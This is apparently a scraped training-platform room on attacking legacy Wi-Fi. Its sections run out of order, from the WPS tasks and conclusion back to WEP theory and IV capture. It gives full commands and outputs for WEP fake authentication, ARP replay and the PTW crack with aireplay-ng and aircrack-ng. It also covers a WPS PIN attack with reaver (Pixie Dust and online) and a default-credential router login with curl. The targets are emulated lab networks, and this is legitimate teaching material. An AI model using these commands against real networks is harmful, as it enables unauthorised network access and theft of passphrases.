In this task, we wrote our own ICV oracle and ran it against two narrowed keyspaces. WEP's integrity check is unkeyed, so one recorded frame is sufficient to confirm or reject a candidate key offline. The verification that a cracker performs is also small enough for us to hold in our heads. However, the search is hopeless without some help. In this task, the help came from the crack we had already performed. The first five characters of the key were taken from that crack, so this search did not have to recover them from the radio.

The PTW attack from the How WEP Works and Why It Failed task does not need any help of this kind. PTW makes no assumption about the key, and it never has to search the keyspace. As such, PTW recovers the key in seconds. As we calculated earlier in this task, a full search of the same keyspace with our script would take more than two years. In the next task, we will look at how WPS works and why the PIN fails.

Answer the questions below

  1. The narrowed search stops the moment a candidate key satisfies the integrity check. How many candidates had it tested by then?

Task 10: How WPS Works and Why the PIN Fails

WPS (Wi-Fi Protected Setup) provides a second route onto a network that bypasses the passphrase entirely. A user joins by entering a short eight-digit PIN printed on the router, and the access point supplies the real passphrase once the PIN is verified. When WPS is enabled, the network accepts the PIN as a second credential as well as the passphrase. The passphrase and the encryption stay the same when WPS is enabled. However, the PIN is far shorter than the passphrase, and the PIN gives the same access to the network as the passphrase does.

Why the PIN Is the Weak Point

An eight-digit PIN implies one hundred million combinations. However, the last digit of the PIN is a checksum. The access point also validates the PIN in two halves. It does not validate the PIN as a whole. This divides the search into a four-digit half and a three-digit half. This reduces the effective keyspace to approximately eleven thousand guesses. Eleven thousand guesses is small enough for us to exhaust over the air.

When we exhaust the PIN keyspace, we get access to the network. The access point also returns the passphrase itself. This is the case even if the passphrase is strong enough that it would never fall to a wordlist.

Identifying WPS Networks With wash

The wash tool ships alongside reaver. It can be used to report which access points within range advertise WPS, and that is the only job it does. Support for WPS is announced in the beacon itself, so we can find it without transmitting anything. In its default survey mode, wash simply listens. It is also possible to run wash in an active scan mode with -s. The active scan mode probes each access point in turn, and we do not need it here. We can run wash in its default survey mode against our wlan0mon interface using the following command.

Terminal
user@debian-thm:~$ sudo wash -i wlan0mon
BSSID               Ch  dBm  WPS  Lck  Vendor    ESSID
--------------------------------------------------------------------------------
F0:9F:C2:71:22:13    8  -30  2.0  No             Event-WiFi
02:00:00:00:21:00   11  -30  PBC  No             Depot-WPS

From the above output, we can see two networks. The two networks show different values in the WPS column. The WPS column for Depot-WPS reads PBC, meaning it is advertising a push-button session. It is not advertising a PIN. Depot-WPS is covered in the Defeating Wi-Fi Access Controls room. The WPS column for Event-WiFi reads 2.0, meaning it runs WPS version 2.0. The Lck column for Event-WiFi reads No, meaning WPS is not locked. Many routers temporarily disable WPS after a series of failed PINs. If WPS is locked on an access point, we will not be able to brute force the PIN.

Two Approaches to the PIN

Tool Method Trade-off
reaver Online brute force, testing PINs against the access point directly Reliable but noisy, and can take hours against a router that rate-limits
pixiewps Pixie Dust, recovering the PIN offline from one captured handshake Near-instant, but only against routers with weak randomness

When a network exposes WPS, the PIN becomes the easier route for us. This means that the strength of the network's WPA2 passphrase does not matter very much. In the next task, we will carry out both approaches against Event-WiFi.

Answer the questions below

  1. What is the name of the offline WPS attack that recovers the PIN from a single exchange?

Task 11: Completing the WPS Attack

As the table in the previous task shows, Pixie Dust needs only one exchange with the access point, and after that it works offline. The online route requires a live exchange with the access point for every PIN we try. As such, we should always try Pixie Dust first. If Pixie Dust does not work against the access point, we can then move on to the online route.

We can run this test with reaver alone by adding the -K flag. With this flag, reaver runs the registration exchange until the access point has committed to both halves of its PIN. reaver then hands that material straight to pixiewps.

Terminal
user@debian-thm:~$ sudo reaver -i wlan0mon -b F0:9F:C2:71:22:13 -c 8 -K -vv

Reaver v1.6.6-git-25-gf9b5e15 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching wlan0mon to channel 8
[+] Waiting for beacon from F0:9F:C2:71:22:13
[+] Received beacon from F0:9F:C2:71:22:13
[+] Trying pin "<pin>"
[+] Sending authentication request
[+] Sending association request
[+] Associated with F0:9F:C2:71:22:13 (ESSID: Event-WiFi)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
executing pixiewps -e 3dc90ada0451dbbb3d438af70c5ae4fc... -s 9c16706b5e2f5277... -z 1ee286e62e1dfa0a... -a fb1bb7931a588709... -n 0f1b075cc5084a3f... -r 15b24b1bbb47a71a...

 Pixiewps 1.4

 [-] WPS pin not found!

 [*] Time taken: 0 s 338 ms

[-] Pixiewps fail, sending WPS NACK
[+] Sending WSC NACK

-vv raises the reporting level. By default, reaver is quiet and shows little beyond its final verdict. The second v makes reaver show each message of the exchange as it happens.

As shown in the above output, the Pixie Dust attack failed. The values that pixiewps works from are collected across the exchange. They are not taken from a single message. The access point's Diffie-Hellman public key and its nonce arrive first. The two hashes that commit the access point to each half of its PIN arrive one message later. The authentication key is derived from the shared secret, and it is never sent. The hashes do commit the access point to its PIN, so the PIN can be recovered from the hashes. However, this only works where the nonces that were used to build the hashes can be reproduced. Pixie Dust works on routers whose random number generation is poor enough that those nonces are predictable. On some routers, the generator is seeded from something guessable, such as the boot time. On other routers, the generator produces almost no randomness. This access point produces its nonces properly. As such, more computation against this captured exchange would not help us, because the hashes commit to a PIN that we cannot recover.

The failed attack tells us that the implementation is sound in this specific respect. It also tells us that the online route is the only one left. It is important to note that reaver keeps a session file in the working directory, and the file is named after the target's address. If we run the online attack again later, reaver opens on [?] Restore previous session for F0:9F:C2:71:22:13? [n/Y] and waits for an answer. If we answer n, reaver starts the sweep again from the first PIN. Next, we can run reaver again without the -K flag, so that it talks to the access point directly.

Terminal
user@debian-thm:~$ sudo reaver -i wlan0mon -b F0:9F:C2:71:22:13 -c 8 -vv

Reaver v1.6.6-git-25-gf9b5e15 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching wlan0mon to channel 8
[+] Waiting for beacon from F0:9F:C2:71:22:13
[+] Received beacon from F0:9F:C2:71:22:13
[+] Trying pin "<pin>"
[+] Sending authentication request
[+] Sending association request
[+] Associated with F0:9F:C2:71:22:13 (ESSID: Event-WiFi)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 2 seconds
[+] WPS PIN: '<pin>'
[+] WPA PSK: '<passphrase>'
[+] AP SSID: 'Event-WiFi'

The two Sending WSC NACK lines after M7 are not a failure. M7 is the message that carries the network's credentials. Once M7 arrives, reaver has everything it needs, so it tears the registration down without completing it. The PIN was cracked in two seconds. This is much faster than we would expect from the reduced keyspace. As shown in the Trying pin line, reaver began with the best-known factory default PIN, and that first guess was correct. That value is the most common default WPS PIN in existence. It is shipped by a long list of vendors, and it is left in place on a great many of the devices that carry it. This is why the tool tries it before anything else. Since the first guess was correct, reaver did not have to try any of the other PINs in the eleven-thousand-guess keyspace.

However, we should not expect every WPS network to fall this quickly. If a device has a randomly assigned PIN, the first guess will not find it. At the rate an access point accepts registration attempts, a full walk through the keyspace takes hours. If the device slows down or locks after repeated failures, the walk takes even longer. The two-second result came from the default PIN. As such, we should try the default PIN before the brute force. We would try admin before a password list for the same reason.

The line below the PIN holds the passphrase. The passphrase protecting this network is eighteen characters long and mixes upper and lower case with symbols. It does not appear in any wordlist that we would reasonably run against it. We captured a handshake from Home-2G and attacked it in the Attacking Open and WPA2-PSK Networks room. If we had attacked this network the same way, we would not have been able to crack the passphrase. However, WPS would hand the passphrase to anybody who presented a correct PIN. The PIN on this access point was the factory default, so we did not need to crack the passphrase.

Using the Recovered Passphrase

Now that we have a genuine WPA2 passphrase, we can connect to the network in the ordinary way. We can follow the procedure from the Attacking Open and WPA2-PSK Networks room. This network really does derive a pre-shared key, so we can use wpa_passphrase to generate the profile. Quote the passphrase in single quotes, as it contains characters the shell would otherwise interpret.

Terminal
user@debian-thm:~$ sudo pkill -f 'wpa_supplicant.*wlan1'
user@debian-thm:~$ wpa_passphrase Event-WiFi '<passphrase>' > event.conf
user@debian-thm:~$ sudo wpa_supplicant -B -i wlan1 -c event.conf
Successfully initialized wpa_supplicant
user@debian-thm:~$ sudo dhclient -v wlan1
...
DHCPOFFER of 192.168.3.61 from 192.168.3.1
DHCPACK of 192.168.3.61 from 192.168.3.1
bound to 192.168.3.61 -- renewal in 40899 seconds.

The gateway at 192.168.3.1 runs the same panel as the other networks, so we can log in to it with the same default credentials.

Terminal
user@debian-thm:~$ curl -s -c cookies.txt -d "Username=admin&Password=admin&Submit=Submit" http://192.168.3.1/login.php -o /dev/null
user@debian-thm:~$ curl -s -b cookies.txt http://192.168.3.1/index.php
<!DOCTYPE html>
<html>
<head>
    <title>WiFi Router Configuration</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>
...
Welcome admin<br><br>Flag: <button onclick="copyFlagToClipboard('THM{REDACTED}')">THM{REDACTED}</button>

Answer the questions below

  1. What is the WPS PIN of Event-WiFi?
  2. What is the WPA2 passphrase recovered through WPS?
  3. What is the flag from the WPS network?

Task 12: Conclusion

If we had only brought tools for current protocols, we would have overlooked both networks in this room. We recovered the WEP key of one network from captured traffic in seconds. We recovered the same key a second time from a station, without ever contacting the access point. We recovered it a third time with a search that ran only on the lab machine. We recovered the eighteen-character WPA2 passphrase of the other network from its own access point. We recovered a router flag from each of the two networks.

In this room, we used the following techniques:

  • Targeted vector collection: We used airodump-ng -c 3 --bssid F0:9F:C2:71:22:11 -w wep wlan0mon to pin the radio to one channel and one BSSID. We watched the #Data column to measure our progress. We did not use the Beacons column for this.
  • Fake authentication and ARP request replay: We used aireplay-ng -1 0 to have the access point accept 02:00:00:00:00:00 as a station. Then, we used aireplay-ng -3 to replay a captured ARP request at around 500 packets per second. Each copy drew a reply carrying a fresh vector. Home-Legacy is busy enough not to need the replay. This makes Home-Legacy a safe network for us to practise the replay on, before we need the replay against a quiet network.
  • Forging traffic without the key: We used aireplay-ng -5 to walk a recovered keystream up to 1500 bytes, by making the access point reassemble the fragments we fed it. Then, we used packetforge-ng -0 to build a valid encrypted ARP request out of that keystream. After that, we used aireplay-ng -2 -F to inject the forged request at 800 frames a second. We kept injecting until the capture held enough initialisation vectors to recover the key. The network had generated almost none of these vectors on its own.
  • Taking the key from the client: We used hostapd-mana on wlan4 to answer to Home-Legacy. At the same time, we used aireplay-ng -0 to evict 64:32:A8:56:32:56 from the real access point. The station then associated with our rogue access point and began asking after its gateway. A verbatim replay of that request produced almost nothing. This is because the station is not the address being asked about. We bit-flipped the encrypted request so that it asked after the station's own address instead. Every flipped copy drew a reply carrying a fresh vector. We did not contact the real network at any point. The capture only held frames from the station and our rogue access point. After that, aircrack-ng recovered the same key from this capture.
  • Statistical key recovery: We ran aircrack-ng -b F0:9F:C2:71:22:11 wep-01.cap over 35,732 vectors. The PTW attack explained in the How WEP Works and Why It Failed task returned the 40-bit key in a few seconds. The line Decrypted correctly: 100% confirmed that it was the live key.
  • Reading the cipher out of a frame: We used tshark -T fields -e wlan.wep.iv to print the three public bytes from each encrypted frame and see each transmitter running its own counter upward. We then used wep-decrypt.py to seed RC4 with IV || key, decrypt a real frame and match its CRC32 against the four trailing bytes. This is the same check that we can use as an oracle when we do not yet know the key.
  • Bit-flipping without the key: We used wep-bitflip.py to flip eight bits deep inside a captured frame and derive the matching ICV correction from the mask alone. The receiver accepted the forged frame as intact.
  • Association with a raw key: We had to write homelegacy.conf by hand, because wpa_passphrase could not generate it. The file carries key_mgmt=NONE, wep_key0 holding the ten hexadecimal characters and wep_tx_keyidx=0. After that, we used wpa_supplicant on wlan1 and dhclient to take a lease on 192.168.1.0/24.
  • Exhausting a narrowed keyspace: We used wepicv.py to treat the CRC32 check as a test oracle and try candidate keys against one captured frame. The full forty-bit keyspace is out of reach for a search like this. A keyspace narrowed by what we already know from the assessment is small enough to search. The search stopped on the first candidate whose checksum verified. After that, we used airdecap-ng to decrypt wep-01.cap with the recovered key, and none of its WEP data packets was reported as corrupt.
  • Enumeration behind the key: We used nmap -sn 192.168.1.0/24 to find the gateway, the new lease and one other client at 192.168.1.54. The panel at 192.168.1.1 opened to the default admin credentials over curl and released its flag. This network also reused the WEP key as a service password.
  • WPS PIN recovery: We used wash -i wlan0mon to see Event-WiFi running WPS 2.0 on channel 8 with its Lck column clear. Then, we used reaver -b F0:9F:C2:71:22:13 -c 8 -K to spend one exchange on Pixie Dust. The Pixie Dust attempt failed, because this access point generates its nonces properly. Next, we used the same tool without -K. The PIN was the best-known factory default, and the tool took the PIN in two seconds. The access point returned the WPA PSK along with the PIN. We put the PSK in event.conf and took a lease on 192.168.3.0/24. After that, we recovered a second flag at 192.168.3.1.

Our attack on Home-Legacy did not test the strength of the WEP key. Our attack on Event-WiFi did not test the strength of the WPA2 passphrase. The WEP key was computed from traffic. Because of this, the length of the key only decided how long the capture had to run. The WPA2 passphrase was never attacked at all. The WPS PIN is a far shorter credential than the WPA2 passphrase. The WPS PIN had been left at its factory value. The access point gives the passphrase to anyone who holds that PIN. Equipment often stays in use after the standard it shipped with is out of date. For example, if one controller on a site is forgotten about, it can keep the whole site on a configuration like the ones we attacked in this room. As such, if we come across a configuration like this during an assessment, the passphrase policy of the network will make no difference to these attacks.

What's Next

Attacking Weak and Misconfigured EAP (coming soon) looks at which enterprise authentication methods fail and which ones hold. In that room, we will read EAP-MD5 off the air and crack it with hashcat mode 4800. We will watch EAP-TLS refuse every technique used in the Attacking Enterprise Wi-Fi room. Then, we will steal the certificate authority's private key.

It is a good idea to run the collection stage a second time. Start the capture against Home-Legacy with no replay alongside it, note the rate #Data climbs at on its own, then start aireplay-ng and watch what injection adds. Comparing the two rates helps us decide whether a network needs injection at all. We can make the same kind of decision about a WPS target, and choose between a brute force and one guess at the default PIN.

Answer the questions below

  1. Click Complete to finish the room.
Back to all walkthroughs
Room Icon

Attacking Legacy Wi-Fi

Break WEP with a statistical key recovery attack and probe WPS for its PIN.

medium

150 min

86

User profile photo.
User profile photo.

To access material, start machines and answer questions login.

Wireless security standards have improved steadily over time. Each standard replaced the last one as its weaknesses became known. However, in the field, equipment stays in use after the standard that it shipped with has been replaced. A wireless print server bought in 2006 and never touched again is still doing its job perfectly well, and the network it sits on is still configured the way it had to be configured to accommodate it. Building controllers, industrial sensors, medical equipment, point of sale terminals and the occasional forgotten access point in a ceiling void all age in the same way. This older equipment is the easiest thing to attack in the building. As such, if we only know how to attack current protocols, we will miss it during an assessment.

Two mechanisms in particular keep appearing. The first is an encryption scheme that was weakened over time and then broken outright. We can now recover its key by collecting enough traffic and waiting a few seconds. The second is a convenience feature that was added on top of sound encryption. It is designed so that a user who does not want to type a long passphrase can press a button or enter a short number instead. This feature will hand that long passphrase to anyone who asks it correctly. The two mechanisms fail for entirely different reasons. The first mechanism fails because of its mathematics. The second mechanism fails because of its design. In both cases, we can get onto the network, even when the passphrase is strong.

In this room, we will carry both attacks through to completion against live targets. First, we will collect traffic from a (Wired Equivalent Privacy) network until it yields enough initialisation vectors to recover the key statistically. Where the network is too quiet to supply this traffic, we will generate it deliberately. Next, we will open the same capture offline, so that we can read the cipher's construction out of real frames for ourselves. After that, we will take the key a second time from a station on its own, without contacting the access point at all. We will then use the recovered key to associate with the network as an ordinary client. Finally, we will identify a (Wi-Fi Protected Setup) network and look at how the PIN attack works. We will then carry out the attack against it. We will watch the fast offline route fail against an access point that generates its random numbers properly, and then we will watch the slower route succeed. The slower route recovers a passphrase that we would not have been able to crack from a captured handshake.

Learning Objectives

  • Explain how WEP uses and why a 24-bit makes keystream reuse inevitable.
  • Collect initialisation vectors with airodump-ng and generate them on demand with aireplay-ng ARP (Address Resolution Protocol) request replay.
  • Recover a WEP key from collected initialisation vectors using the PTW attack in aircrack-ng.
  • Read an initialisation vector and an ICV (Integrity Check Value) out of a captured frame, and decrypt one by hand with RC4 and CRC32.
  • Recover the key from a station alone with the Caffe Latte attack, without contacting the access point at all.
  • Narrow a keyspace from what is already known and exhaust what remains with a short Python search.
  • Associate with a WEP network using a raw key in wpa_supplicant rather than a derived PSK.
  • Carry a WPS PIN attack through to completion with reaver and recognise when Pixie Dust does not apply.
  • Explain why both attacks make the strength of the WPA2 passphrase irrelevant.

Prerequisites

Machine Access

Start the lab by clicking the Start Machine button below. The machine takes a couple of minutes to boot and then appears in Split View in your browser. The expand button in the bottom-left corner opens the VM in full screen. No login is required, since the session opens directly onto the desktop as the user account. If you would rather work from your own machine, the same account is reachable over SSH with the credentials below. Every command in this room runs on that machine. The lab networks are emulated radios inside the machine itself, so no AttackBox is needed.

The tasks build on one another, so they are meant to be worked in order. The machine does not retain that state across a restart. Resuming the room on another day means starting the lab again and re-running the earlier tasks.

Set up your virtual environment

To successfully complete this room, you'll need to set up your virtual environment. This involves starting the Lab Machine, ensuring you're equipped with the necessary tools and access to tackle the challenges ahead.
Lab machine
Status:Off

Credentials for the lab machine are below:

Credentials


Username
 
user
 
Password
 
user
 
IP address
 
MACHINE_IP
 
Connection via
 
SSH
ssh user@MACHINE_IP
 

Confirming the Wireless Interfaces

Open a Terminal on the machine and confirm that the wireless interfaces are present:

Terminal
user@debian-thm:~$ sudo iw dev

Several wlan interfaces are listed, numbered from wlan0 upward. These are the radios that we will use to observe the networks in the lab and to attack them. Most of the tools in this room require root privileges, so our commands are prefixed with sudo. If a password is requested, we should enter user.

The attacks in this room run from a card in monitor mode, so create the monitor interface before you begin:

Terminal
user@debian-thm:~$ sudo airmon-ng check kill
user@debian-thm:~$ sudo airmon-ng start wlan0

The above commands will stop NetworkManager and then put wlan0 into monitor mode as wlan0mon. We should not skip the airmon-ng check kill command here. NetworkManager manages every wireless radio on the machine, so when it is left running it will reclaim the managed radio moments after wpa_supplicant associates with a network. When this happens, the association appears to succeed and wpa_supplicant reports no error. However, iw dev wlan1 link then reads Not connected, and every DHCPDISCOVER goes unanswered. Stopping NetworkManager first avoids this problem. The airmon-ng check kill command also stops any wpa_supplicant that is already running, so it has to be run before we start one of our own.

We will use wlan0mon for every capture and injection command in this room. We will use a second radio, wlan1, in managed mode to associate with each network once we hold its key. Keep the two roles separate, because the injection work in the WEP tasks and the association work that follows cannot share a radio. We will use two further radios, wlan4 and wlan5, only in the task that attacks a station rather than an access point. That task will set them up itself.

Answer the questions below

Deploy the machine and read through the introduction, then continue to the next task when you are ready.

Encryption on a wireless link has to satisfy an awkward constraint. Frames arrive out of order, some never arrive at all, and each one has to be decrypted on its own without depending on the frame before it. A stream cipher suits that situation well. Unlike a block cipher, which transforms fixed-size blocks, a stream cipher takes a key and produces a long pseudorandom sequence called a keystream. The keystream is combined with the plaintext one bit at a time using XOR. The receiver holds the same key, so it generates the identical keystream and applies XOR a second time. The second XOR cancels the first one and returns the original data. WEP uses the RC4 stream cipher for this. RC4 was fast and compact, and it was well regarded when the WEP standard was written.

The awkward part of any stream cipher is that a keystream must never be used twice. If two frames are encrypted with the same keystream and we capture both of them, we can XOR the two ciphertexts together. The same keystream appears in both frames, so it cancels itself out completely. What remains is the two plaintexts combined with each other. The key is not part of this result at all. We do not have the key at this point. However, structured data such as protocol headers can often be recovered from that combination alone, so the encryption is no longer protecting the data.

The Initialisation Vector and Why It Runs Out

Every device on the network shares one static key, so the keystream would be identical for every frame unless something varied it. therefore prepends a per-frame value to the key before seeding RC4. This per-frame value is called an . The seed becomes the initialisation vector followed by the shared key, giving each frame a different keystream even though the key never changes. The receiver needs that value to rebuild the same seed. The value cannot be derived from anything secret, so it travels in the clear in the frame header. Sending the initialisation vector in the clear is a normal part of how WEP is designed.

The flaw in the initialisation vector is its size. The initialisation vector is 24 bits, allowing a little over sixteen million distinct values. An access point carrying a few hundred frames per second works through that entire space in a matter of hours. Some devices choose each initialisation vector at random. On these devices, a repeated initialisation vector appears long before the whole space has been used up. This is because the probability of a repeat grows with the square of the number of frames rather than linearly. Other devices count the initialisation vector upward instead. On these devices, the repeat waits for the counter to wrap or for the device to restart it. The network in our lab counts its initialisation vectors upward. We will see this in the Inside a WEP Frame task, when we read the counters straight out of a capture. Either way, two frames are certain to share an initialisation vector on a network like this one. Two frames that share an initialisation vector also share a keystream. This means that we only need to keep capturing traffic until two of these frames appear.

A plot of the chance of a repeated initialisation vector against the number of frames captured, drawn for a device that chooses each vector at random. The curve crosses even odds at 4,822 frames and is close to certain by ten thousand, against a space that holds 16,777,216 values in total

From Reused Keystreams to a Recovered Key

On top of keystream reuse, RC4 also does not mix its seed as thoroughly as a modern cipher would. In 2001, Fluhrer, Mantin and Shamir showed that for certain initialisation vector values the first bytes of the keystream are correlated with the bytes of the secret key. A single such frame reveals almost nothing, as the correlation is weak and any individual guess is usually wrong. However, if we collect hundreds of thousands of these frames, the correct value of each key byte emerges as the most frequent answer. The wrong guesses are scattered across many different values. This is known as the FMS attack. With the FMS attack, recovering the key comes down to collecting a large enough sample of frames.

In 2007, Pyshkin, Tews and Weinmann improved the attack considerably. This is known as the attack. FMS could only use frames that carried one of the specific weak initialisation vectors, and it had to solve for the key bytes one after another. PTW extracts information from essentially every captured frame, and it solves for the key bytes together. In practice, PTW needs far less traffic than FMS. FMS needed several hundred thousand frames, while PTW needs a few tens of thousands. As such, an attack with FMS could take several hours. An attack with PTW can be finished while we are still capturing traffic.

Key Sizes and What They Do Not Buy

WEP is usually advertised as either 64-bit or 128-bit. Both of these numbers are misleading, because they count the initialisation vector as though it were part of the secret. A 64-bit key is a 40-bit shared secret written as ten hexadecimal digits, with the 24-bit initialisation vector making up the advertised remainder. A 128-bit key is a 104-bit shared secret written as twenty-six hexadecimal digits, with the 24-bit initialisation vector making up the advertised remainder. The secret is longer in the second case, and a longer secret would take much longer to brute force.

Neither FMS nor PTW is a brute-force attack, so the length of the secret makes little difference to them. Both attacks recover the key statistically from correlations in the traffic we capture. As such, the effort depends on how many initialisation vectors we have collected. The length of the key makes very little difference to the effort. If the network uses the longer key, we might need to capture somewhat more frames. However, the attack will still succeed against either key size. This is why WEP is described as broken, and choosing a longer key does not fix it. With WEP, a longer key might mean that we need to capture traffic for a few more minutes. This is different from , where a longer and more unusual passphrase costs us more, because the attack there is a guess-and-check against a .

Once we recover the key, we have access to everything the network has to offer. WEP has one shared key, and it does not use per-session keys. Because of this, that single value decrypts every frame from every device. This includes traffic captured before the key was recovered, and traffic captured long afterwards. WEP does not provide any forward secrecy. WEP also does not separate the traffic of one client from the traffic of another client. We can also associate with the network as an ordinary station. This places us inside whatever the wireless boundary was protecting. On networks that still run WEP, that boundary is often the only control between an outsider and the internal subnet. In many cases, the internal subnet is flat, and the services on it do not require authentication.

Answer the questions below

How many bits long is the WEP initialisation vector?

Which attack, named after its three authors and published in 2007, recovers a WEP key from far fewer initialisation vectors than the FMS attack?

The key can be recovered from a large enough sample of initialisation vectors. This means that the practical work of breaking WEP is almost entirely about collecting initialisation vectors. The target is Home-Legacy, which broadcasts from F0:9F:C2:71:22:11 on channel 3. The sweep in the Wi-Fi Fundamentals and Reconnaissance room listed Home-Legacy advertising WEP in both its ENC and CIPHER columns. No other network in the environment shows WEP in both of these columns. First, we can pin our monitor interface to channel 3 using airodump-ng. We can also filter the capture to the BSSID of Home-Legacy and write everything to disk.

Lab note: Leave this capture running in its own terminal for the rest of the task, and open a second terminal for the commands that follow. aireplay-ng generates the traffic but records none of it. The whole attack depends on airodump-ng collecting that traffic.

Terminal
user@debian-thm:~$ sudo airodump-ng -c 3 --bssid F0:9F:C2:71:22:11 -w wep wlan0mon

 CH  3 ][ Elapsed: 40 s ][ 2026-08-26 09:40

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 F0:9F:C2:71:22:11  -28 100      391    13817  345   3   54   WEP  WEP         Home-Legacy

 BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

 F0:9F:C2:71:22:11  64:32:A8:56:32:56  -29    0 - 1       0    13774

While the capture runs, we should watch the #Data column. The Beacons column counts the management frames that the access point sends, whether or not anyone is using the network. Beacon frames do not carry an initialisation vector. If the Beacons count is climbing steadily while #Data stays the same, we are not collecting anything of value. The #Data column counts encrypted data frames. Each of these data frames carries exactly one initialisation vector. The #/s column beside it shows the rate at which these data frames arrive. This capture is collecting 345 frames per second. The crack in the next task starts from 35,000 initialisation vectors. At this rate, we will have 35,000 initialisation vectors in under two minutes.

The station at 64:32:A8:56:32:56 is an associated client actively using the network, and its traffic accounts for almost the entire data count. As such, Home-Legacy is the easy case. It is a WEP network with a busy client, so all we need to do is wait. The tens of thousands of initialisation vectors that PTW needs will arrive without us injecting anything.

Two routes to filling a capture with initialisation vectors. One waits for an already busy client to generate traffic, the other uses fake authentication followed by ARP request replay so every replayed frame draws a reply carrying a fresh vector. Both end at the tens of thousands of vectors the crack requires

Generating Traffic When the Network Is Quiet

Most WEP networks that we come across will not have a busy client like the one on Home-Legacy. A WEP network that we encounter on a real assessment is far more likely to be a printer or a controller transmitting a handful of frames an hour. At that rate, our collection would take months. The attack needs traffic, and a network like this is not producing it. In that case, we have to generate the traffic ourselves.

To build a new encrypted frame, we would need keystream. We do not have any keystream yet. The fragmentation and chopchop attacks can recover a stretch of keystream from a captured frame without ever learning the key. That stretch of keystream is enough to forge new frames. However, the simpler route is to take an encrypted frame that already exists and send it a second time. The access point has no way to recognise a replayed frame as a duplicate, so it decrypts it, acts on it and responds. Each response is a new frame carrying a new initialisation vector. These new initialisation vectors are what we are trying to collect.

The frame that we replay is an request. An ARP request is the short query a host sends to learn which MAC address owns an IP address on the local network. Even when it is encrypted, an ARP request can be identified by its fixed and distinctive length. Because of this, our tools can pick one out of a capture without being able to read it. More importantly, an ARP request is a question that reliably provokes an answer, so every copy that we replay generates fresh traffic.

Before we can inject anything, the access point has to recognise our radio as an associated station. The access point discards frames from an unknown source address. A fake authentication establishes that association without any knowledge of the key, because WEP's open system authentication does not verify that the station holds one. We can perform a fake authentication against Home-Legacy using aireplay-ng.

Terminal
user@debian-thm:~$ sudo aireplay-ng -1 0 -a F0:9F:C2:71:22:11 -h 02:00:00:00:00:00 wlan0mon
09:37:28  Waiting for beacon frame (BSSID: F0:9F:C2:71:22:11) on channel 3

09:37:28  Sending Authentication Request (Open System)
09:37:28  Authentication successful
09:37:28  Sending Association Request
09:37:28  Association successful :-) (AID: 1)

The -1 flag selects the fake authentication attack. The 0 that follows it is a delay in seconds. This is different from the -0 deauthentication attack used in the Attacking Open and WPA2-PSK Networks room. With -0, the number that follows is a count of frames. A delay of zero means that aireplay-ng associates once and does not keep re-associating afterwards. The -h value is the MAC address of the monitor interface itself. From the association identifier in the final line of the output, we can see that the access point has accepted the monitor interface as a station.

Next, we can start the ARP request replay using aireplay-ng. The -3 flag selects the ARP request replay attack.

Terminal
user@debian-thm:~$ sudo aireplay-ng -3 -b F0:9F:C2:71:22:11 -h 02:00:00:00:00:00 wlan0mon
09:37:28  Waiting for beacon frame (BSSID: F0:9F:C2:71:22:11) on channel 3

Saving ARP requests in replay_arp-0826-093728.cap
You should also start airodump-ng to capture replies.
Read 155 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
Read 502 packets (got 50 ARP requests and 0 ACKs), sent 49 packets...(499 pps)
Read 1216 packets (got 303 ARP requests and 0 ACKs), sent 300 packets...(501 pps)
Read 2489 packets (got 760 ARP requests and 0 ACKs), sent 750 packets...(499 pps)

The first line reports nothing captured, because the tool has to observe a real ARP request before it has anything to replay. Once a real ARP request arrives, the counters start to move together. The send rate settles at around 500 packets per second. Each of these packets draws a reply that carries a fresh initialisation vector. Our airodump-ng capture from earlier must stay running in its own terminal throughout. aireplay-ng generates the traffic but records none of it. In that terminal, we can see that the #Data count is now climbing much faster than the network would manage by itself.

Answer the questions below

Which airodump-ng column counts the encrypted data frames that carry initialisation vectors?

Which aireplay-ng attack number performs the ARP request replay?

In the previous task, we left a capture running that collects initialisation vectors. Recovering the key from that capture takes very little effort. aircrack-ng reads the capture file and counts what it holds. If the capture contains WEP traffic, aircrack-ng runs the PTW attack automatically. This means that we do not have to select an attack by hand. We can point aircrack-ng at our capture file and restrict it to the BSSID of our target, so that it does not stop to ask us which network we meant.

Terminal
user@debian-thm:~$ sudo aircrack-ng -b F0:9F:C2:71:22:11 wep-01.cap
Reading packets, please wait...
Opening wep-01.cap
Read 57983 packets.

1 potential targets

Attack will be restarted every 5000 captured ivs.
Got 35732 out of 35000 IVs
Starting PTW attack with 35732 ivs.

                                 Aircrack-ng 1.7 rev d3127e74

                     [00:00:04] Tested 37008 keys (got 24828 IVs)

   KB    depth   byte(vote)
    0    0/  1   11(50944) 8C(45312) E5(43264) E6(43264) 77(43008) 1E(42752)
    1    0/  2   BB(46336) 20(44032) 59(41728) AA(41728) EC(41728) 45(41472)
    2    8/ 17   F7(41472) 24(41216) DF(41216) F0(41216) 6E(40960) B0(40960)
    3    0/  1   CD(46080) CF(42496) 87(42240) 94(41984) 54(41728) 62(41728)
    4    0/  1   55(48128) 22(44032) 91(44032) 79(43776) 24(42496) 14(42240)

                         KEY FOUND! [ <key> ]
        Decrypted correctly: 100%

From the above output, we can see that the timer only shows a few seconds. The key on this network would not have been in any wordlist. This crack is different from the WPA2 crack that we performed in the Attacking Open and WPA2-PSK Networks room. In that attack, aircrack-ng derived a candidate key from every word in a list and checked each candidate against the captured handshake. This means that the work was proportional to the size of the list. A passphrase that was not in the list was never found at all. The PTW attack does not work through a and check each word against a handshake. The KB table in the above output shows the work that the attack does. The KB table and the timer are redrawn in place while the search runs. They are not printed once at the end. If our capture holds enough initialisation vectors to find the key straight away, the table can disappear from the screen before we see it. In that case, the terminal only shows the result, with no timer left on screen.

If the table disappears before we see it, we can run the same command again and watch the first second of the output.

